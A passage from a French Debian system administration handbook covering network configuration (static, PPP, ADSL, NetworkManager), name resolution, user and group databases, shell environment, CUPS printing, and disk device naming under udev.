Une configuration « statique » doit mentionner de manière fixe les paramètres du réseau. Cela inclut au minimum l'adresse IP et le masque de sous-réseau, parfois les adresses de réseau et de *broadcast*. Un éventuel routeur vers l'extérieur sera précisé en tant que passerelle.

EXEMPLE **Configuration statique**

```
auto eth0
iface eth0 inet static
  address 192.168.0.3
  netmask 255.255.255.0
  broadcast 192.168.0.255
  network 192.168.0.0
  gateway 192.168.0.1
```

NOTE **Adresses multiples**

Il est en effet possible non seulement d'associer plusieurs interfaces à une seule carte réseau physique, mais aussi plusieurs adresses IP à une seule interface. Rappelons également qu'à une adresse IP peuvent correspondre un nombre quelconque de noms par le truchement du DNS, et qu'un nom peut aussi correspondre à un nombre quelconque d'adresses IP numériques.
On l'aura compris, les configurations peuvent être très complexes, mais ces possibilités ne sont utilisées que dans des cas très particuliers. Les exemples cités ici n'exposent donc que les configurations usuelles.

Connexion PPP par modem téléphonique

Une connexion point à point (PPP) établit une connexion intermittente, c'est donc la solution la plus souvent employée pour les connexions par modem téléphonique (sur le réseau téléphonique commuté RTC).

Une connexion par modem téléphonique requiert un compte chez un fournisseur d'accès, comprenant numéro de téléphone, identifiant, mot de passe et, parfois, protocole d'authentification employé. On la configurera à l'aide de l'utilitaire **`pppconfig`** du paquet Debian éponyme. Par défaut, il utilise la connexion *provider* (fournisseur d'accès). En cas de doute sur le protocole d'authentification, choisissez *PAP* : il est proposé par la majorité des fournisseurs d'accès.

Après configuration, il est possible de se connecter par la commande **`pon`** (à laquelle on fournira le nom de la connexion si la valeur par défaut — *provider* — ne convient pas). On coupera la connexion par la commande **`poff`**. Ces deux commandes peuvent être exécutées par l'utilisateur root ou par un autre utilisateur, à condition qu'il fasse partie du groupe `dip`.

OUTIL
Connexion à la demande avec diald

`diald` est un service de connexion à la demande, établissant automatiquement une connexion dès que nécessaire en détectant qu'un paquet IP doit sortir et l'interrompant après une période d'inactivité.

Connexion par modem ADSL

Le terme générique de « modem ADSL » recouvre des périphériques aux fonctionnements très différents. Les modems les plus simples à employer avec Linux sont ceux qui disposent d'une interface Ethernet. Ceux-ci ont tendance à se répandre, les fournisseurs d'accès à Internet par ADSL prêtant (ou louant) de plus en plus souvent une « box » disposant d'interfaces

Ethernet en plus (ou en remplacement) des interfaces USB. Selon le type de modem, la configuration nécessaire peut fortement varier.

Modem fonctionnant avec PPPOE

Certains modems Ethernet fonctionnent avec le protocole PPPOE (*Point-to-Point Protocol Over Ethernet*, ou protocole point à point sur Ethernet). L'utilitaire **`pppoeconf`** (du paquet éponyme) configurera la connexion. Pour cela, il modifiera le fichier `/etc/ppp/peers/dsl-provider` avec les paramètres fournis et enregistrera les informations d'authentification dans les fichiers `/etc/ppp/pap-secrets` et `/etc/ppp/chap-secrets`. Il est recommandé d'accepter toutes les modifications qu'il propose.

Cette configuration mise en place, on pourra démarrer la connexion ADSL par la commande **`pon dsl-provider`** et la stopper avec **`poff dsl-provider`**.

Modem fonctionnant avec PPTP

Le protocole PPTP (*Point-to-Point Tunneling Protocol*, ou protocole point à point par tunnel) est une invention de Microsoft. Déployé aux débuts de l'ADSL, il a rapidement été remplacé par PPPOE. Si ce protocole vous est imposé, voyez au chapitre 10 la section relative aux réseaux privés virtuels, détaillant PPTP.

Modem fonctionnant avec DHCP

Lorsque le modem est connecté à l'ordinateur par un câble Ethernet (croisé), il fait le plus souvent office de serveur DHCP (c'est parfois une option de configuration à activer sur le modem). Il suffit alors à l'ordinateur de configurer une connexion réseau par DHCP ; le modem s'inscrit automatiquement comme passerelle par défaut et prend en charge le travail de routage (c'est-à-dire qu'il gère le trafic réseau entre l'ordinateur et l'Internet).

Ce mode est notamment employé par la Freebox, la Neufbox et la Livebox, les modems ADSL fournis respectivement par les fournisseurs d'accès Free, Neuf/Cegetel et Wanadoo/Orange. Il est également fourni par la plupart des « routeurs ADSL » que l'on peut trouver dans le commerce.

Configuration réseau itinérante

De nombreux ingénieurs de Falcot disposent d'un ordinateur portable professionnel qu'ils emploient aussi bien chez eux qu'au travail. Bien entendu la configuration réseau à employer n'est pas la même selon l'endroit. À la maison, c'est un réseau wifi (protégé par une clé WEP) et au travail c'est un réseau filaire offrant plus de sécurité et plus de débit.

ASTUCE Démarrer ppp via init

Les connexions PPP par ADSL sont par définition intermittentes. Comme elles ne sont pas facturées à la durée, la tentation est grande de les garder toujours ouvertes ; un moyen simple est de les faire démarrer par le processus **`init`**. Il suffit pour cela d'ajouter la ligne ci-dessous au fichier `/etc/inittab` ; toute interruption provoquera alors immédiatement l'invocation d'une nouvelle connexion par **`init`**.

```
adsl:2345:respawn:/usr/sbin/
  ➥ pppd call dsl-provider
```

La plupart des connexions ADSL subissent une déconnexion quotidienne, mais cette méthode permet de réduire la durée de la coupure.

B.A.-BA Câble croisé pour une connexion Ethernet directe

Les cartes réseau des ordinateurs s'attendent à recevoir les données sur un brin particulier du câble et les envoyer sur un autre. Lorsqu'on relie un ordinateur à un réseau local, on branche habituellement un câble (droit ou décroisé) entre la carte réseau et un répétiteur ou un commutateur, qui est prévu pour. Cependant, si l'on souhaite relier deux ordinateurs directement (c'est-à-dire sans répétiteur/commutateur intermédiaire), il faut acheminer le signal émis par une carte vers le brin de réception de l'autre carte, et réciproquement ; c'est là l'objet (et la nécessité) d'un câble croisé.

Pour éviter de devoir manuellement activer ou désactiver les interfaces réseau correspondantes, les administrateurs ont installé le paquet `network-manager` sur ces portables. Ce logiciel permet à l'utilisateur de basculer facilement d'un réseau à un autre grâce à une petite icône affichée dans la zone de notification des bureaux graphiques. Un clic sur l'icône affiche une liste des réseaux disponibles (filaires et wifi), il ne reste plus qu'à choisir le réseau de son choix. Le logiciel garde en mémoire les réseaux sur lesquels l'utilisateur s'est déjà connecté et bascule automatiquement sur le meilleur réseau disponible lorsque la connection actuelle vient à disparaître.

Pour réaliser cela, le logiciel est structuré en deux parties : un démon tournant en root effectue les opérations d'activation et de configuration des interfaces réseau, et une interface utilisateur pilote ce démon. Seuls les membres du groupe « netdev » ont le droit de lui envoyer des directives.

Network manager ne gère que des connexions avec DHCP, il n'est pas possible de lui faire activer une configuration statique. C'est pourquoi il ignorera systématiquement toutes les interfaces réseau dont la configuration dans `/etc/network/interfaces` ne lui convient pas. Les règles sont assez strictes, le fichier `/usr/share/doc/network-manager/README.Debian` les détaille. Le plus simple est encore d'enlever toute configuration pour chaque interface qui doit être gérée par network manager. En effet, le logiciel n'indiquera pas pourquoi il n'affiche aucune connexion réseau disponible.

ALTERNATIVE

Configuration par « profil réseau »

Les utilisateurs les plus avancés peuvent aussi envisager d'employer les paquets `guessnet` et `waproamd` pour avoir une configuration réseau automatique. Un ensemble de scripts de tests permettent de déterminer quel profil réseau doit être activé et de le configurer dans la foulée.
Ceux qui préfèrent sélectionner manuellement un profil réseau emploieront plutôt `netenv`.

Attribution et résolution des noms

Affubler de noms les numéros IP vise à en faciliter la mémorisation par l'humain. En réalité, une adresse IP identifie une interface réseau — un périphérique associé à une carte réseau ou assimilé ; chaque machine peut donc en compter plusieurs, et par conséquent recevoir plusieurs noms dans le système responsable de leur attribution : le DNS.

Chaque machine est cependant identifiée par un nom principal (ou « canonique »), stocké dans le fichier `/etc/hostname` et communiqué au noyau Linux par les scripts d'initialisation à travers la commande **`hostname`**. On peut en prendre connaissance dans le fichier virtuel `/proc/sys/kernel/hostname`.

Étonnamment, le nom de domaine n'est pas géré de la même manière, mais provient du nom complet de la machine, obtenu par une résolution de noms. On pourra le modifier dans le fichier `/etc/hosts` ; il suffit d'y

B.A.-BA **/proc/ et /sys/, systèmes de fichiers virtuels**

Les arborescences `/proc/` et `/sys/` sont gérées par des systèmes de fichiers « virtuels ». Il s'agit en fait d'un moyen pratique de récupérer des informations depuis le noyau (en lisant des fichiers virtuels) et de lui en communiquer (en écrivant dans des fichiers virtuels).
`/sys/` est tout particulièrement prévu pour donner accès à des objets internes du noyau, en particulier ceux qui représentent les différents périphériques du système. Le noyau peut ainsi partager de nombreuses informations : l'état de chaque périphérique (par exemple, s'il est en mode d'économie d'énergie), s'agit-il d'un périphérique amovible, etc. Signalons que `/sys/` n'existe que depuis les noyaux 2.6.

placer un nom complet de machine au début de la liste des noms associés à l'adresse de la machine comme dans l'exemple ci-dessous :

```
127.0.0.1     localhost
192.168.0.1   arrakis.falcot.com arrakis
```

Résolution de noms

Le mécanisme de résolution de noms de Linux, modulaire, peut s'appuyer sur différentes sources d'informations déclarées dans le fichier `/etc/nsswitch.conf`. L'entrée qui concerne la résolution des noms d'hôtes est `hosts`. Par défaut, elle contient `files dns`, ce qui signifie que le système consulte en priorité le fichier `/etc/hosts` puis interroge les serveurs DNS. Des serveurs NIS/NIS+ ou LDAP forment d'autres sources possibles.

NOTE NSS et DNS

Attention, les commandes destinées spécifiquement à interroger le DNS (notamment **`host`**) ne consultent pas le mécanisme standard de résolution de noms (NSS). Elles ne tiennent donc pas compte de `/etc/nsswitch.conf`, ni a fortiori de `/etc/hosts`.

Configuration des serveur DNS

Le DNS (*Domain Name Service*, ou service de noms) est un service distribué et hiérarchique associant des noms à des adresses IP et vice versa. Concrètement, il permet de savoir que `www.eyrolles.com` est en réalité l'adresse IP `213.244.11.247`.

Pour accéder aux informations du DNS, il faut disposer d'un serveur DNS relayant les requêtes. Falcot SA a les siens, mais un particulier fait normalement appel aux serveurs DNS de son fournisseur d'accès à l'Internet.

Les serveurs DNS à employer sont donnés dans le fichier `/etc/resolv.conf` à raison d'un par ligne, le terme `nameserver` y précédant l'adresse IP, comme dans l'exemple suivant.

```
nameserver 212.27.32.176
nameserver 212.27.32.177
```

ASTUCE Court-circuiter le DNS

Étant donné que les applications consultent le fichier `/etc/hosts` avant d'interroger le DNS, il est possible d'y mettre des informations différentes de celles habituellement renvoyées par celui-ci, et donc de le court-circuiter.

Cela permet, en cas de changements DNS pas encore propagés, de tester l'accès à un site web avec le nom prévu même si celui-ci n'est pas encore associé à la bonne adresse IP.

Autre emploi original, il est possible de rediriger le trafic destiné à un hôte donné vers la machine locale afin qu'aucune communication avec cet hôte ne soit possible. Les noms de serveurs dédiés à l'envoi de bannières publicitaires pourraient faire l'objet d'une telle mesure, ce qui rendrait la navigation plus fluide et moins distrayante puisque leurs annonces ne pourraient plus être chargées.

Fichier /etc/hosts

En l'absence d'un serveur de noms sur le réseau local, il est tout de même possible d'établir une petite table de correspondance entre adresses IP et noms de machines dans le fichier `/etc/hosts`, habituellement réservée aux postes du réseau local. La syntaxe de ce fichier est très simple : chaque ligne significative précise une adresse IP suivie de la liste de tous les noms qui y sont associés (le premier étant « complètement qualifié », c'est-à-dire incluant le nom de domaine).

Ce fichier est disponible même en cas de panne réseau ou quand les serveurs DNS sont injoignables, mais ne sera vraiment utile que dupliqué sur toutes les machines du réseau. Au moindre changement dans les correspondances, il faudra donc le mettre à jour partout. C'est pourquoi

`/etc/hosts` ne renferme généralement que les entrées les plus importantes (et notamment celle de sa propre machine).

Pour un petit réseau non connecté à l'Internet, ce fichier suffira, mais à partir de cinq machines il est recommandé d'installer un serveur DNS en bonne et due forme.

Base de données des utilisateurs et des groupes

La liste des utilisateurs est habituellement stockée dans le fichier `/etc/passwd`, alors que le fichier `/etc/shadow` stocke les mots de passe chiffrés. Tous deux sont de simples fichiers texte, au format relativement simple, consultables et modifiables avec un éditeur de texte. Chaque utilisateur y est décrit sur une ligne par plusieurs champs séparés par des deux-points (« : »).

ATTENTION Édition des fichiers système

Les fichiers système mentionnés dans ce chapitre sont au format texte simple et sont donc éditables avec un éditeur de texte. Étant donnée leur importance, il est toutefois recommandé de prendre des précautions supplémentaires garantissant qu'un fichier ne soit pas modifié par plusieurs personnes à la fois (ce qui pourrait causer une corruption).
Pour cela, il suffit d'employer la commande **`vipw`** pour éditer `/etc/passwd`, ou **`vigr`** pour `/etc/group`. Ces dernières posent un verrou sur le fichier concerné avant d'exécuter un éditeur de texte (**`vi`** par défaut, sauf si la variable d'environnement EDITOR est définie). L'option `-s` de ces commandes permet d'éditer le fichier *shadow* correspondant.

Liste des utilisateurs : /etc/passwd

Voici la liste des champs du fichier `/etc/passwd` :

- identifiant (ou *login*), par exemple `rhertzog` ;
- mot de passe : il s'agit d'un mot de passe chiffré par la fonction à sens unique **`crypt`** ou **`md5`**. La valeur spéciale « `x` » indique que le mot de passe chiffré est stocké dans `/etc/shadow` ;
- `uid` : numéro unique identifiant l'utilisateur ;
- `gid` : numéro unique du groupe principal de l'utilisateur (Debian crée par défaut un groupe spécifique à chacun) ;
- `GECOS` : champ de renseignements qui contient habituellement le nom complet de l'utilisateur ;

B.A.-BA Crypt, une fonction à sens unique

`crypt` est une fonction à sens unique qui transforme une chaîne A en une autre chaîne B de telle sorte qu'à partir de B, il ne soit pas possible dans le cas général de retrouver A. La seule manière d'identifier A est de tester toutes les valeurs possibles, en vérifiant pour chacune si sa transformation par la fonction produit B ou non. Elle utilise jusqu'à 8 caractères en entrée (chaîne A) et génère une chaîne de 13 caractères ASCII imprimables (chaîne B).

B.A.-BA Groupe Unix

Un groupe Unix est une entité regroupant plusieurs utilisateurs afin qu'ils puissent facilement se partager des fichiers à l'aide du système de droits intégré (en jouissant justement des mêmes droits). On peut également restreindre l'utilisation de certains programmes à un groupe donné.

- répertoire de connexion, attribué à l'utilisateur pour qu'il y stocke ses fichiers personnels (la variable d'environnement `$HOME` y pointe habituellement) ;
- programme à exécuter après la connexion. Il s'agit généralement d'un interpréteur de commandes (shell), donnant libre cours à l'utilisateur. Si l'on précise **`/bin/false`** (programme qui ne fait rien et rend la main immédiatement), l'utilisateur ne pourra pas se connecter.

Le fichier des mots de passe chiffrés et cachés : /etc/shadow

Le fichier `/etc/shadow` contient les champs suivants :

- identifiant (ou *login*) ;
- mot de passe chiffré ;
- plusieurs champs de gestion de l'expiration du mot de passe.

DOCUMENTATION Formats des fichiers /etc/passwd, /etc/shadow et /etc/group

Ces formats sont documentés dans les pages de manuel suivantes : `passwd(5)`, `shadow(5)`, et `group(5)`.

SÉCURITÉ Sûreté du fichier /etc/shadow

`/etc/shadow`, contrairement à son alter ego `/etc/passwd`, est inaccessible en lecture aux utilisateurs. Tout mot de passe chiffré stocké dans `/etc/passwd` est lisible par tous ; un indélicat peut alors entreprendre de le « casser » par une méthode de force brute, consistant simplement à chiffrer successivement tous les mots de passe simples pour tenter de le découvrir. Cette attaque, dite « du dictionnaire », qui dévoile les mots de passe mal choisis, n'est plus possible avec le fichier `/etc/shadow`.

Modifier un compte ou mot de passe existant

Quelques commandes permettent de modifier la plupart des informations stockées dans ces bases de données. Chaque utilisateur peut ainsi changer de mot de passe, sans doute le champ le plus variable, grâce à la commande **`passwd`**. **`chfn`** (*CHange Full Name*), réservée au super-utilisateur root, intervient sur le champ `GECOS`. **`chsh`** (*CHange SHell*) permet de changer de « shell de login », ou interpréteur de commandes de connexion, mais le choix des utilisateurs sera limité à la liste donnée dans `/etc/shells` — alors que l'administrateur pourra saisir le nom de programme de son choix.

Enfin, la commande **`chage`** (*CHange AGE*) donnera à l'administrateur la possibilité de modifier les conditions d'expiration du mot de passe (l'option `-l` *`utilisateur`* rappelant la configuration actuelle). On pourra d'ailleurs forcer l'expiration d'un mot de passe grâce à la commande **`passwd -e`** ***`utilisateur`***, qui obligera l'utilisateur à changer son mot de passe à la prochaine connexion.

POUR ALLER PLUS LOIN
Base de données système et NSS

Au lieu d'employer les fichiers habituels pour gérer les listes des utilisateurs et des groupes, on peut recourir à d'autres types de base de données — comme LDAP ou **db** — en employant un module NSS (*Name Service Switch*, ou multiplexeur de service de noms) adéquat. Les listes des modules employés se trouvent dans le fichier `/etc/nsswitch.conf` sous les entrées `passwd`, `shadow` et `group`. Voir page 250 pour un exemple concret d'emploi du module NSS pour LDAP.

Bloquer un compte

On peut se trouver dans l'obligation de « bloquer le compte » d'un utilisateur, par mesure disciplinaire ou dans le cadre d'une enquête. Il s'agit en fait de l'empêcher de se connecter à nouveau, sans pour autant détruire son compte et ses fichiers. Cela s'effectue simplement par la commande **`passwd -l`** ***`utilisateur`*** (*lock*, ou bloquer). La remise en service s'effectue de même, avec l'option `-u` (*unlock*, ou débloquer).

Liste des groupes : /etc/group

La liste des groupes est stockée dans le fichier `/etc/group`, simple base de données textuelle au format comparable à celui de `/etc/passwd`, qui utilise les champs suivants :

- identifiant (le nom du groupe) ;
- mot de passe (facultatif) : il ne sert qu'à intégrer un groupe dont on n'est pas habituellement membre (avec la commande **`newgrp`** ou **`sg`** — voir encadré) ;
- `gid` : numéro unique identifiant le groupe ;
- liste des membres : liste des identifiants d'utilisateurs membres du groupe, séparée par des virgules.

B.A.-BA **Travailler avec plusieurs groupes**

Chaque utilisateur peut donc faire partie de plusieurs groupes ; l'un d'entre eux est son « groupe principal » ; le groupe principal par défaut est mis en place lors de la connexion. Par défaut, chaque fichier qu'il crée lui appartient, ainsi qu'au groupe principal. Cela n'est pas toujours souhaitable : c'est par exemple le cas lors d'un travail dans un répertoire partagé grâce à un groupe différent de son groupe principal. Dans ce cas, l'utilisateur a intérêt à changer temporairement de groupe principal grâce aux commandes **`newgrp`** — qui démarre un nouveau shell — ou **`sg`** — qui se contente d'exécuter une commande. Ces commandes permettent aussi de rejoindre un groupe dont on ne fait pas partie si le groupe est protégé par un mot de passe connu.
Une alternative consiste à positionner le bit `setgid` sur le répertoire, ce qui permet aux fichiers créés dans ce répertoire d'appartenir automatiquement au bon groupe. On se référera pour les détails à l'encadré « Répertoire `setgid` et *sticky bit* » page 168.
La commande **`id`** permet de vérifier à tout instant son identifiant personnel (variable uid), le groupe principal actuel (variable gid), et la liste des groupes dont on fait partie (variable groupes).

Les commandes **`groupadd`** et **`groupdel`** permettent respectivement de créer et de supprimer un groupe. La commande **`groupmod`** modifie les informations d'un groupe (son `gid` ou son identifiant). La commande **`passwd -g`** ***`groupe`*** modifiera le mot de passe d'un groupe, tandis que la commande **`passwd -r -g`** ***`groupe`*** le supprimera.

ASTUCE **getent**

La commande **`getent`** (*get entries*) consulte les bases de données du système de manière classique, en employant les appels système adéquats, donc les modules NSS configurés dans le fichier `/etc/nsswitch.conf`. Elle prend un ou deux arguments : le nom de la base de données à consulter et une éventuelle clé de recherche. Ainsi, la commande **`getent passwd rhertzog`** renvoie les informations de la base de données des utilisateurs concernant l'utilisateur `rhertzog`.

Création de comptes

L'une des premières actions de l'administrateur est de créer les comptes de ses utilisateurs, ce qui s'effectue très simplement avec la commande **`adduser`**. Celle-ci prend simplement en argument l'identifiant utilisateur à créer.

B.A.-BA Quota

Le terme « quota » désigne une limitation des ressources de la machine qu'un utilisateur peut employer. Il s'agit souvent d'espace disque.

adduser pose quelques questions avant de créer le compte à proprement parler, mais son déroulement offre peu de surprises. Le fichier de configuration `/etc/adduser.conf` offre toutefois quelques paramétrages intéressants. On pourra ainsi prévoir automatiquement un quota à chaque nouvel utilisateur en dupliquant celui d'un utilisateur « modèle ». On pourra aussi modifier l'emplacement du compte utilisateur, ce qui ne présente que rarement de l'utilité — c'est le cas si les utilisateurs sont si nombreux qu'il est souhaitable de répartir leurs comptes sur plusieurs disques. On pourra encore choisir un autre interpréteur de commandes par défaut.

La création du compte fabrique le répertoire personnel et y recopie le contenu du répertoire modèle `/etc/skel/`, afin de fournir quelques fichiers standards.

Dans certains cas, il sera utile d'ajouter un utilisateur dans un groupe, en particulier pour lui conférer des droits supplémentaires. Par exemple, un utilisateur intégré au groupe *audio* pourra accéder aux périphériques son (voir encadré « Droits d'accès à un périphérique »). Pour ce faire, on procède avec la commande **adduser *utilisateur groupe***.

B.A.-BA Droits d'accès à un périphérique

Chaque périphérique matériel est représenté sous Unix par un fichier dit « spécial », habituellement stocké dans l'arborescence `/dev/` (*DEVices*). On distingue deux types de fichiers spéciaux selon la nature du périphérique : des fichiers en « mode caractère » et des fichiers en « mode bloc », chaque mode ne permettant qu'un nombre limité d'opérations. Alors que le mode caractère limite les interactions aux opérations de lecture et d'écriture, le mode bloc permet aussi de se déplacer dans le flux de données disponibles. Enfin, chaque fichier spécial est associé à deux nombres (dits « majeur » et « mineur ») qui identifient de manière unique le périphérique auprès du noyau. Un tel fichier, créé par la commande **mknod**, n'a donc qu'un nom symbolique plus pratique pour l'utilisateur humain.
Les droits d'accès à un fichier spécial décrivent directement les droits d'accès au périphérique. Ainsi, un fichier comme `/dev/mixer` — représentant le mixer audio — n'est accessible en lecture/écriture qu'à l'utilisateur root et aux membres du groupe `audio`. Seuls ces utilisateurs pourront donc exploiter le mixer audio.

Environnement des interpréteurs de commandes

Les interpréteurs de commandes (ou shells), premier contact de l'utilisateur avec l'ordinateur, doivent être assez conviviaux. La plupart utilisent des scripts d'initialisation permettant de configurer leur comportement (complétion automatique, texte d'invite, etc.).

B.A.-BA Shell de connexion et shell (non) interactif

Pour simplifier, un shell de connexion est invoqué lors d'une connexion — sur la console, via **telnet** ou **ssh**, ou à travers la commande explicite **bash --login**. Un shell interactif est celui qui prend place dans un terminal de type **xterm** ; un shell non interactif est celui qui permet d'exécuter un script.

bash, l'interpréteur de commandes standard, emploie les scripts d'initialisation `/etc/bash.bashrc` (pour les shells « interactifs ») et `/etc/profile` (pour les shells « de connexion »).

DÉCOUVERTE Autres shells, autres scripts

Chaque interpréteur de commande a une syntaxe spécifique et ses propres fichiers de configuration. Ainsi, **zsh** emploie `/etc/zshrc` et `/etc/zshenv` ; **csh** utilise `/etc/csh.cshrc`, `/etc/csh.login` et `/etc/csh.logout`... les pages de manuel de ces programmes documentent les fichiers employés.

Pour **bash**, il est intéressant d'activer la « complétion automatique » dans le fichier `/etc/bash.bashrc` (il suffit pour cela d'y décommenter quelques lignes).

En plus de ces scripts communs à tous, chaque utilisateur peut se créer des fichiers `~/.bashrc` et `~/.bash_profile` pour personnaliser son shell. Les ajouts les plus courants sont la mise en place d'alias, mots automatiquement remplacés avant exécution de la commande, ce qui accélère la saisie. On pourra ainsi créer un alias **`la`** pour la commande **`ls -la | less`**, et se contenter de saisir la pour inspecter en détail le contenu d'un répertoire.

Un élément important de configuration des shells est la mise en place de variables d'environnement par défaut. Si l'on néglige les variables spécifiques à un interpréteur de commande, il est préférable de mettre celles-ci en place dans le fichier `/etc/environment`, utilisé par les différents programmes susceptibles d'initier une session shell. Parmi les variables susceptibles d'y être définies, citons ORGANIZATION qui contient habituellement le nom de l'entreprise ou organisation et HTTP_PROXY qui indique l'existence et l'emplacement d'un proxy (ou mandataire) HTTP.

ASTUCE Tous les shells configurés à l'identique

Les utilisateurs souhaitent souvent configurer de la même manière shells de connexion et interactifs. Pour cela, ils choisissent d'interpréter (ou « sourcer ») le contenu de `~/.bashrc` depuis le fichier `~/.bash_profile`. Il est possible de faire de même avec les fichiers communs à tous les utilisateurs (en appelant `/etc/bash.bashrc` depuis `/etc/profile`).

B.A.-BA Complétion automatique

De nombreux interpréteurs de commandes en sont capables : il s'agit pour eux de compléter automatiquement un nom de commande ou d'argument (fichier ou répertoire) saisi partiellement. Pour cela, l'utilisateur enfoncera la touche de tabulation ; il peut ainsi travailler plus vite et avec moins de risques d'erreur.
Cette fonctionnalité est très riche : il est possible de personnaliser son comportement en fonction de chaque commande. Ainsi le premier argument suivant **`apt-get`** sera proposé en fonction de la syntaxe de cette commande, même s'il ne correspond à aucun fichier (en l'occurrence, les choix possibles sont `install`, `remove`, `upgrade`, etc.).

B.A.-BA Le tilde, raccourci vers HOME

Le tilde est fréquemment employé pour désigner le répertoire pointé par la variable d'environnement HOME (à savoir le répertoire de connexion de l'utilisateur, par exemple `/home/rhertzog/`). Les interpréteurs de commandes font la substitution automatiquement : `~/hello.txt` devient `/home/rhertzog/hello.txt`.
Le tilde permet également d'accéder au répertoire de connexion d'un autre utilisateur. Ainsi `~rmas/bonjour.txt` est synonyme de `/home/rmas/bonjour.txt`.

B.A.-BA Variables d'environnement

Les variables d'environnement permettent de stocker des paramètres globaux à destination du shell ou des divers programmes appelés. Elles sont contextuelles (chaque processus a son propre ensemble de variables d'environnement) mais héritables. Cette dernière caractéristique offre la possibilité à un shell de connexion de déclarer des variables qui se retrouveront dans tous les programmes exécutés par son intermédiaire.

Configuration de l'impression

Cette étape a longtemps causé bien des soucis, désormais en passe d'être résolus grâce à l'apparition de `cupsys`, serveur d'impression libre con-

naissant le protocole IPP (*Internet Printing Protocol*, ou protocole d'impression sur Internet).

Ce logiciel est réparti en plusieurs paquets Debian : `cupsys` est le serveur central ; `cupsys-bsd` est une couche de compatibilité offrant les commandes du système d'impression BSD traditionnel (démon **`lpd`**, commandes **`lpr`**, **`lpq`**, etc.) ; `cupsys-client` renferme un ensemble de programmes pour interagir avec le serveur (bloquer ou débloquer une imprimante, consulter ou annuler les impressions en cours, etc.). Enfin, `cupsys-driver-gimpprint` contient une collection supplémentaire de pilotes d'imprimantes pour **`cupsys`**.

Après installation de ces différents paquets, **`cupsys`** s'administre très facilement grâce à son interface web accessible à l'adresse locale `http://localhost:631`. On pourra y ajouter des imprimantes (y compris réseau), les supprimer et les administrer. On peut encore administrer *cupsys* avec l'interface graphique **`gnome-cups-manager`** (du paquet Debian éponyme).

COMMUNAUTÉ CUPS

CUPS (*Common Unix Printing System*, ou système d'impression commun sous Unix), est une marque déposée de la société *Easy Software Products*, à l'origine de **`cupsys`**.

‣ http://www.easysw.com/

ATTENTION Obsolescence de /etc/printcap

cupsys n'utilise plus le fichier `/etc/printcap`, désormais obsolète. Les programmes qui se fieraient à son contenu pour connaître la liste des imprimantes disponibles feraient donc erreur. Pour éviter ce désagrément, on supprimera ce fichier pour en faire un lien symbolique (voir encadré page 145) vers `/var/run/cups/printcap`, fichier maintenu par *cupsys* pour assurer la compatibilité.

Configuration du chargeur d'amorçage

Il est probablement déjà fonctionnel, mais il est toujours bon de savoir configurer et installer un chargeur d'amorçage au cas où celui-ci disparaîtrait du *Master Boot Record* (enregistrement d'amorçage maître). Cela peut se produire suite à l'installation d'un autre système d'exploitation, tel que Windows. Ces connaissances vous permettront également d'en modifier la configuration si l'actuelle ne vous convient pas.

B.A.-BA Master Boot Record

Le *Master Boot Record* (MBR, ou enregistrement d'amorçage maître) est la zone des 512 premiers octets du premier disque dur, chargée par le BIOS pour donner la main à un programme capable de démarrer le système d'exploitation voulu. En général, un chargeur d'amorçage s'installe donc sur le MBR en écrasant son contenu antérieur.

Identifier ses disques

La configuration du chargeur d'amorçage doit identifier les différents disques et leurs partitions. Linux emploie pour cela un système de fichiers spéciaux (dits en mode « bloc »), stockés dans le répertoire `/dev/`. Ainsi, `/dev/hda` est le disque maître du premier contrôleur IDE, et `/dev/hdb` son disque esclave. `/dev/hdc` et `/dev/hdd` sont respectivement les disques maître et esclave du deuxième contrôleur IDE, et ainsi de suite pour les autres. `/dev/sda` correspond au premier disque dur SCSI, `/dev/sdb` au deuxième, etc. Les disques SATA ou externes (USB ou IEEE 1394) sont généralement considérés comme des disques SCSI et sont donc représentés aussi par des `/dev/sd*`.

Chaque partition est représentée par un numéro d'ordre au sein du disque où elle réside : `/dev/sda1` est donc la première partition du premier disque SCSI et `/dev/hdb3` la troisième partition du disque dur esclave sur le premier contrôleur IDE.

CULTURE udev, devfs et /dev/

Le répertoire `/dev/` abrite traditionnellement des fichiers dits « spéciaux », destinés à représenter les périphériques du système (voir encadré « Droits d'accès à un périphérique » page 138). `/dev/hda1` correspondait ainsi toujours à la première partition du disque dur IDE primaire. Cette structure statique ne permettait pas d'établir dynamiquement les numéros « majeurs » et « mineurs » de ces fichiers, ce qui contraignait les développeurs du noyau à limiter leur nombre puisque l'attribution a priori des identifiants interdisait d'en ajouter après établissement des conventions.

Pour tenir compte des caractéristiques de plus en plus dynamiques des ordinateurs modernes, le noyau a pendant un temps proposé une mise en œuvre de `/dev/` par un système de fichiers virtuel appelé *devfs*. Cela facilitait l'accès aux fichiers dans certains cas, en utilisant notamment une organisation hiérarchique : la première partition du disque dur maître sur le bus IDE primaire était alors représentée par le fichier `/dev/ide/host0/bus0/target0/lun0/part1`. Non seulement ces conventions de nommage étaient peu intuitives, mais elles étaient également codées en dur dans le noyau, ce qui ne convenait guère à ceux que l'on connecte à chaud car le nom du fichier spécial correspondant variait.

La deuxième incarnation du processus est l'actuelle solution, *udev*, par laquelle le noyau se contente de déléguer à un programme en espace utilisateur le choix des noms de fichiers à créer pour les périphériques. Ce programme (**udevd**) peut alors disposer de toute la souplesse de l'espace utilisateur pour décider des actions à mener, du nommage des périphériques, etc.

Lorsque l'on emploie **udev** (*user-space* `/dev/`), un système de fichiers stocké en RAM et géré par le programme **udevd** dissimule le contenu de `/dev/`. Ce programme collabore avec le sous-système *hotplug* du noyau (voir page 183) pour être informé de l'apparition (à chaud) des périphériques puis crée dynamiquement les fichiers spéciaux correspondants dans `/dev/`. Le contenu de `/dev/` est donc perdu à chaque redémarrage mais **udev** le recrée systématiquement.

Ce mécanisme permet de choisir dynamiquement le nom du fichier : on pourra ainsi garder le même nom pour un périphérique donné quel que soit le connecteur employé et l'ordre de branchement, ce qui est utile notamment lorsque l'on a plusieurs périphériques USB. La première partition du premier disque dur IDE pourra donc s'appeler `/dev/hda1` pour la compatibilité avec l'historique, ou `/dev/partition-racine` si l'on préfère, voire les deux en même temps, **udevd** pouvant être configuré pour créer automatiquement un lien symbolique. Par ailleurs, `/dev/` ne contient plus que les fichiers utiles sur le moment. Auparavant, certains modules noyau se chargeaient automatiquement lorsqu'on tentait d'accéder au périphérique correspondant ; désormais le fichier spécial du périphérique n'existe plus avant d'avoir chargé le module… ce qui n'est pas très grave puisque la plupart des modules sont chargés au démarrage grâce à la détection automatique du matériel. Mais pour des périphériques non détectables (comme le bon vieux lecteur de disquettes ou la souris PS/2), cela ne fonctionne pas. Pensez donc à ajouter les modules `floppy`, `psmouse` et `mousedev` dans `/etc/modules` afin de forcer leur chargement au démarrage.

